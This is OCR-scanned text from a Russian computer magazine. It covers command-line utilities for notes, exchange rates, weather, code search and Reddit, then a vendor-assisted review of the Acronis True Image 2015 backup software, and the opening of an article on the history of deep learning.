
Вершина консольного эвернотостроения — программа Stash, которая хранит заметки в собственном облачном сервисе (trystash.com). Ее интерфейс не особенно отличается от интерфейса соперников. Строка stash *название текст* создает новую запись с указанным названием; теги можно перечислить в конце текста после ключа -t. Команда stash all выдает полный список записей, а stash tags *список тегов* позволяет отыскать запись по ее тегам. Наконец, для того, чтобы извлечь и просмотреть запись по названию, служит команда stash *название*.



**INFO**

При использовании Windows для того, чтобы устанавливать RubyGems, требуется несколько больше усилий, чем в Linux или OS X. Самый простой способ получить нужную среду – RubyInstaller для Windows: (rubyinstaller.org).

**Reddit command line app — это утилита для прокрастинации**




## ПОИСК ИНФОРМАЦИИ

Сбор информации — еще одно популярное направление, привлекающее создателей таких программ. В сущности, речь идет о консольном аналоге виджетов-информеров, которые встречаются в современных операционных системах и мобильных платформах.

Вот насущный пример: шелл-скрипт currency-convert.sh, который можно скачать по адресу goo.gl/QF4cXX. Он предназначен для того, чтобы конвертировать денежные суммы из одной валюты в другую. Свежие курсы программа извлекает из Google Finance. Требуются ли объяснения, для чего это нужно? Открой ~/.bashrc в текстовом редакторе и добавь туда строку

```
alias zenrus="./currency-convert.sh RUB USD 1"
```


Теперь тебе не нужно покидать командную строку, чтобы следить за тем, как рост курса доллара обесценивает твою зарплату.

Есть и более эскапистские развлечения: например, биткоин. Его прыжки и падения можно отслеживать при помощи приложения btc (установка: npm install btc -g от рута; требуется Node.js). После запуска она отображает курсы биткоина в нескольких популярных сервисах.

Другая волнующая тема — это, разумеется, погода. Существует множество утилит, позволяющих узнавать ее из командной строки. Различия чаще всего сводятся к используемым источникам информации. Программа weather-cli (установка: pip install weathercli, требуется Python) добывает сведения о погоде с сервиса openweathermap.org. Способ применения прост: weather *название города* --units celsius. Его, впрочем, можно упростить еще сильнее, если задать переменные окружения WEATHER и WEATHER_UNITS. Первая должна содержать название интересующего города, а вторая — нужную единицу измерения (в нашем случае — celsius, то есть градусы Цельсия). После этого для того, чтобы узнать погоду, хватит команды weather без всяких аргументов.

Утилита howdoi помогает программистам быстро находить образцы кода (установка: pip install howdoi, требуется Python). Запрос на английском языке вводится прямо после команды, после чего она без лишних предисловий выдает код из самого подходящего ответа с сайта Stack Overflow. Ключ -a позволяет увидеть не только код, но и весь ответ целиком. Как и с любым поисковиком, случаются промахи. Порой приходится уточнять формулировку запроса, но чаще howdoi находит именно то, что нужно.

Программа Reddit command line app (dendory.net/?src=hn&d=53e56eeb) придумана для тех, кто не только не боится прокрастинации, а наоборот, стремится к ней. При запуске это приложение выводит заголовки десяти последних постов на сайте Reddit. Ключ -r позволяет отфильтровать посты, относящиеся к определенному субреддиту (разделу): например, команда reddit -r hearthstone покажет десять постов про игру Hearthstone. Прочитать интересующий пост можно при помощи команды reddit *номер поста*, а чтобы открыть ссылку в браузере, надо добавить в конце строки -url. Да, это не самый простой способ читать Reddit, но, однажды начав пользоваться командной строкой для всего, уже сложно остановиться.



**Артём Костенко**
Izbranniy@mail.ru


**Роман Алешкин, директор по разработке продуктов Acronis**

# КОМПЬЮТЕР В ОБЛАКЕ

## ACRONIS TRUE IMAGE 2015 — ПРОГРАММА, КОТОРАЯ СОХРАНИТ ТВОИ ДАННЫЕ


**Сегодня информация — одна из главных ценностей, и задача сохранить ее от разнообразных угроз, естественно, выходит на первый план. Безусловно, рукописи не горят, но про цифровую информацию этого не скажешь: вирусы, отказ оборудования, сбой ОС или неумелые руки пользователя — все это угрожает данным, будь то отдельные файлы или целые системы. Борьба получается далеко не всегда равная, а проигрыш в ней чреват серьезным ущербом человеку или даже крупной компании. К счастью, уравнять шансы может специальный софт, способный защитить твои файлы за счет создания их резервной копии. Редакция Х подготовила для тебя обзор новой версии Acronis True Image 2015. Помог нам в этом директор по разработке продуктов Acronis Роман Алешкин.**

Существует два подхода к резервному копированию: сохранение отдельных папок и файлов или копирование (создание образа) всей системы. Преимущество первого способа — гибкость и низкие требования к размерам хранилища для копий, второй удобен тем, что с ним можно восстановить всю операционную систему и те файлы, которые ты наверняка забыл бы скопировать самостоятельно. К счастью, на рынке есть продукт, способный решить обе эти задачи, причем сохраняя копии не только на диск, но и в облачное хранилище, чтобы они не занимали лишнее место на компьютере. Это Acronis True Image — сегодня безусловный лидер на рынке восстановления данных. В этом обзоре мы подробно расскажем о том, как с его помощью надежно сохранить ценную информацию. А помогать нам будут комментарии разработчиков из Acronis.





Acronis True Image 2015 обеспечивает три варианта резервирования данных. Во-первых, программа создает копии любых указанных пользователем папок или отдельных файлов. В продукт встроены удобные фильтры, с помощью которых можно резервировать видео, документы, музыку, рисунки и так далее. Во-вторых, Acronis может резервировать любые настройки твоего программного обеспечения. И наконец, True Image может создавать образы целых разделов, с помощью которых легко восстановить операционную систему со всеми установленными программами, драйверами, настройками и документами. Эта опция позволяет, например, откатить систему до того момента, когда она еще не была заражена вирусом или на нее не была установлена какая-нибудь ненужная программа. Ну и да, при создании образа также копируются все данные электронной почты: письма, учетные записи, календари, задания, заметки, подписи и пользовательские настройки Microsoft Outlook и Outlook Express.

В Acronis True Image 2015 есть три режима записи образа: полная запись (записывает все, что есть в системе), инкрементная запись (записываются только данные, измененные с момента последнего копирования) и дифференциальная копия (записываются изменения, произошедшие с момента создания полного образа системы). Второй и третий метод помогают сильно сократить время создания копий.



Процесс создания резервных копий в True Image интуитивен и прост: для всех основных функций имеются иконки и подсказки к ним, а также специальные мастеры, облегчающие работу с продуктом. Все на русском, включая справку. Есть возможность настроить синхронизацию твоих данных с образом, система уведомлений, защита копии паролем. Можно выбрать степень сжатия образа, разделить его на части (например, под размер DVD-диска) и даже подключить созданный архив как логический диск.

Еще одна крутая фича — систему из образа можно загрузить без восстановления. Если у тебя есть несколько бэкапов и ты забыл, какой именно нужен, можно последовательно загрузить каждый из них, исследовать его изнутри, а затем восстановить тот вариант, который требуется.




Несмотря на обилие функций, скорость работы очень высокая: зачастую копия создается быстрее, чем если бы данные своими методами копировала Windows; то же самое можно сказать и про восстановление. Этот эффект связан с тем, что Acronis старается работать с дисками и данными напрямую. Кстати, во время создания копии компьютером можно пользоваться в обычном режиме без каких-либо проблем.

***Роман Алешкин:***

*Главное отличие Acronis True Image 2015 в том, что он делает полную копию всей системы. Тебе не нужно думать, какие данные защищать, а какие — нет. В резервную копию попадают не только файлы — к примеру, фотографии или документы, — но и настройки операционной системы, все приложения, настройки приложений и пароли. Это сильно экономит время. Люди часто не задумываются об этом, но когда дело доходит до потери данных, то часть информации нельзя восстановить совсем (те же старые фотографии), а часть восстановить можно, но это требует много времени. К таким данным как раз относятся настройки рабочего окружения или программы, которыми ты привык пользоваться.*

Acronis True Image предлагает массу мест для хранения твоих образов: сеть, FTP-сервер, CD/DVD; но главная фишка программы в том, что она позволяет автоматически загружать образы в облако Acronis Cloud. Это дает целый ряд преимуществ. Во-первых, гарантируется полная сохранность данных: все массивы информации в этом хранилище зеркалируются и при выходе из строя одного сервера остаются на другом. Во-вторых, данные доступны пользователю из любой точки мира: это удобно, если ты создал бэкап одного компьютера, а затем хочешь развернуть его на другом или собираешься оперативно сохранять данные, находясь в отъезде. При этом новый компьютер может обладать совершенно другим железом, чем тот, с которого делался образ. Можно поддерживать одинаковые системы на двух разных компьютерах, синхронизируя данные. В итоге ты можешь легко и просто передать копию своей системы друзьям или коллегам.

***Роман Алешкин:***

*Конечно, не только мы делаем бэкап всей системы, но наше решение отличается своей функциональностью. Если сравнивать Acronis True Image 2015 со средствами восстановления Windows, то это гораздо более гибкий вариант: наш продукт позволяет свободнее задавать расписание копирования, предлагает больше его видов и может сохранять копию в самые разные места — например, в облако. Возможность сохранять в облако полную копию всей системы — наше уникальное преимущество, поскольку продукты наших конкурентов могут сохранять в облачной инфраструктуре только отдельные файлы. Мы можем «отправить» в облако весь твой компьютер. К тому же, однажды поместив там резервную копию, нетрудно развернуть ее на любом другом оборудовании. К примеру, ты покупаешь новый ноутбук и, чтобы не тратить время на перенос данных, разворачиваешь на нем образ своего старого ноутбука из резервной копии. Таким образом, мы абстрагируем пользовательскую систему от железа, на котором она работает.*

Конечно, новая фича подразумевает и новые требования к безопасности. Теперь данные передаются по шифрованному каналу (TLS), к тому же и саму копию можно полностью зашифровать (по протоколу AES256).

Обидно, когда файл сутки заливается в сеть, но на последних процентах происходит обрыв связи и все приходится начинать заново. На этот случай True Image поддерживает «докачку»; с восстановлением из облака проблем тоже не возникнет.

***Роман Алешкин:***

*При создании первой резервной копии в облако заливается вся система. При этом из копии автоматически исключаются разные ненужные данные — файлы подкачки, временные файлы и так далее. На этом можно сэкономить довольно много места. Все последующие копии уже исключительно инкрементные, то есть в облако копируются только измененные данные. Причем заливается не весь файл, а лишь та его часть, которая изменилась. Для этого программа разбивает файл на блоки по 64 Кб и анализирует их. Ты можешь задавать нужное количество последних версий, которые будут храниться в облаке (например, десять); более старые будут удаляться, чтобы сэкономить место.*

Если тебе нужны отдельные файлы из бэкапа, можно зайти в образ своей системы через веб-интерфейс или со смартфона, выбрать и скачать необходимые файлы или просто получить ссылку и скинуть ее друзьям. С помощью Acronis очень легко перемещаться назад во времени: если включить автоматическое со-




хранение, то можно выбирать тот или иной момент состояния системы с точностью до пяти минут. Если же нежелательному изменению подверглись системные файлы, программа запустит собственную оболочку и сделает все, не прибегая к средствам Windows. Наконец, если необходимо развернуть систему на пустой диск или новый компьютер, начнется закачка всего файла бэкапа с поддержкой восстановления скачивания в случае разрыва соединения.

***Роман Алешкин:***
*У нас есть несколько вариантов объема — 250 и 500 Гб, терабайт и безлимитное хранилище, с годовой абонентской платой; сейчас оно предоставляется по сниженным расценкам: на один компьютер или в формате family pack — сразу на три машины. Всеми этими вариантами можно пользоваться для обмена файлами. Если в облаке Acronis лежат твои файлы или вся система, ты можешь создать уникальную ссылку на файл или папку и скинуть ее, кому пожелаешь. Ограничений нет никаких. При этом ты будешь избавлен от рисков популярных сервисов типа Dropbox: можешь не бояться, что забудешь что-то положить в папку, синхронизируемую с облаком (поскольку мы защищаем все) или что кто-то получит доступ к данным без твоего ведома. Все данные пересылаются и хранятся в зашифрованном виде, так что даже специалисты Acronis не смогут их прочесть.*

Несмотря на широкий функционал по восстановлению системы, True Image далеко не только продукт для резервного копирования. С помощью True Image можно работать с жесткими дисками: создавать и удалять разделы, изменять их размеры и местоположение, конвертировать в различные файловые системы или клонировать содержимое одного диска на другой. При этом копируется структура накопителя, вся информация, загрузочные записи и прочее. Эта функция окажется полезной в тех случаях, когда тебе понадобится максимально быстро заменить один жесткий диск на другой, особенно если на диске установлена ОС. Любителям поиграть в шпионов программа поможет безвозвратно уничтожить данные, чтобы их не смогли восстановить даже на специальном оборудовании. Ко всему прочему Acronis True Image может правильно подготовить к работе новый жесткий диск, а также работать с теми дисками, которые, по мнению Windows, уже «мертвы».

***Роман Алешкин:***
*Наш продукт не ограничен средствами Windows и может загрузиться при помощи загрузочной версии Acronis True Image — с флеш-накопителя или DVD. У программы есть специальный режим чтения по секторам диска: все фрагменты, которые можно прочитать, будут скопированы; таких прецедентов у нас достаточно много, и пользователям это удобно. Хотя, конечно, если ты воткнул в диск топор, не исключено, что и Acronis True Image тебе не поможет. Что касается обычной работы, то Acronis True Image работает и через Windows, и через собственные драйверы, отслеживающие изменения на диске.*

Acronis True Image 2015 работает как с Windows, так и с OS X, имеются версии для Android и iOS (хотя пока что с ограниченным функционалом). При желании можно настроить утилиту таким образом, что она будет выполнять свои функции еще до загрузки операционной системы. Даже если Windows встретит черным экраном, True Image не оставит тебя в беде и восстановит систему прямо после экрана загрузки BIOS — достаточно будет нажать F11.


***Роман Алешкин:***
*Acronis True Image 2015 выпускается в двух основных версиях — для Windows и OS X. Мы работаем со всеми главными файловыми системами, которые поддерживает Windows, — FAT-16, FAT-32, NTFS, exFAT. Такая же схема поддержки действует и для Mac. Тайм-машина Mac OS X — сугубо локальная вещь, которая сохраняет резервную копию в тайм-капсулу, доступную только в домашней сети, она не умеет создавать инкрементные резервные копии отдельных файлов. Файл-контейнер этой машины занимает много места, и тайм-машина его постоянно пересохраняет. Acronis True Image умеет сканировать файл и пересохранять только изменившиеся блоки, а также прекрасно работает с облаками. Что касается мобильных систем, то текущее решение, которое у нас есть, защищает только фотографии. В разработке находится версия, которая будет защищать контакты, календари и так далее. С мобильными ОС проблема состоит в том, что приложения изолированы и имеют ограниченный доступ к файловой системе. Поэтому нельзя, как в случае с PC или Mac, сделать полный бэкап системы.*

Конечно, за все хорошее приходится платить, особенно если ты хочешь хранить свои данные в облачных серверах Acronis. К счастью, цена вполне демократичная: 2160 рублей. На наш взгляд, довольно невысокая плата за гарантию сохранности данных и нервов. Как бесплатный бонус ты получишь мощный набор утилит для работы с дисками и их разделами, а также фирменные фишки, вроде мгновенного отката системы или возможности работы с образом как с локальным диском.

***Роман Алешкин:***
*В новой версии Acronis True Image 2015 мы полностью обновили интерфейс в стиле Windows 8. Он очень простой, и им можно управлять с тачскрина. Также мы даем подписку на безлимитное облачное хранилище. Многие устройства и системы мы уже поддерживаем, некоторые начнем защищать и архивировать в самое ближайшее время. В конечном счете мы планируем защищать не конкретный компьютер или телефон, а всю цифровую среду, в которой существует человек или целая семья.*

# DEEP LEARNING

## НЕЙРОСЕТИ ВОЗВРАЩАЮТСЯ, ЧТОБЫ ПОКОРИТЬ МИР




Андрей Письменный
apismenny@gmail.com

Идея искусственного разума живет столько же, сколько и сами компьютеры: об умных машинах мечтал еще Алан Тьюринг. Сейчас мы стоим на пороге очередного прорыва в этой области. Он не просто возможен, он уже начался — об этом говорит ряд успешных исследований, которые ведут гиганты индустрии: IBM, Microsoft и Google.

В 1966 году профессор Сеймур Паперт, известный сейчас как автор языка Logo, в сотрудничестве с Марвином Минским разрабатывал роборуку, которая складывала пирамиды из детских кубиков. Заодно он организовал летнюю студенческую программу: в ее рамках подопечные Паперта должны были написать алгоритм, который позволял бы роботу распознавать образы. Тогда никто не подозревал, насколько сложна эта задача. Позже Минский и Паперт заложат фундамент исследований в области нейросетей, а многие их студенты станут видными деятелями в области ИИ.

С тех пор исследования ИИ пережили два периода, которые принято называть «зимами», — с 1974 по 1980 и с 1987 по 1993 годы. Каждый раз разработки заходили в тупик, выхода из которого не было видно. Считалось, что задача настолько сложна, что не стоит траты времени и денег. Нам повезло: сейчас как раз очередная «весна». Исследования в области искусственного интеллекта хорошо финансируются и быстро идут вперед.


Creations@shutterstock.com

## НЕЙРОСЕТИ ОБРЕТАЮТ ГЛУБИНУ

В общих чертах сеть из виртуальных нейронов работает следующим образом. Связям между нейронами присваиваются случайные значения, или «веса». Эти веса определяют, как каждый из нейронов будет реагировать на ввод. На входе может быть что угодно — угол, цвет, громкость звука определенного тона и так далее. Нейросеть тренируют, прогоняя через нее информацию, где содержатся нужные кусочки. Если модель не позволяет их распознать, алгоритм подстраивает веса и повторяет оценку. В конечном итоге сеть с определенной долей вероятности может различить слово в записи или объект на картинке.

Ранние нейросети одновременно симулировали крайне ограниченное число нейронов и, соответственно, были способны найти лишь несложные паттерны. Производительность с годами росла, но это помогало лишь отчасти: простым масштабированием невозможно научить сеть делать обобщения. Для решения этой проблемы были придуманы так называемые глубинные модели, имеющие многослойную структуру. Первый слой нейронов распознает примитивные характеристики вроде отдельных оттенков или частот, второй ищет рисунки, состоящие из примитивов первого уровня, третий — еще более сложные паттерны и так далее.

Автор «глубинной» модели машинного обучения — профессор университета Торонто Джеффри Хинтон. Его первые успешные эксперименты датируются восьмидесятыми годами, но тогдашние глубинные нейросети были крайне несовершенными: на разных этапах данные приходилось помечать вручную. В 2006 году Хинтону удалось значительно улучшить свой алгоритм и автоматизировать большую часть задач. Соответствующая научная публикация Хинтона дала дорогу нынешнему прорыву в области глубинных нейросетей.

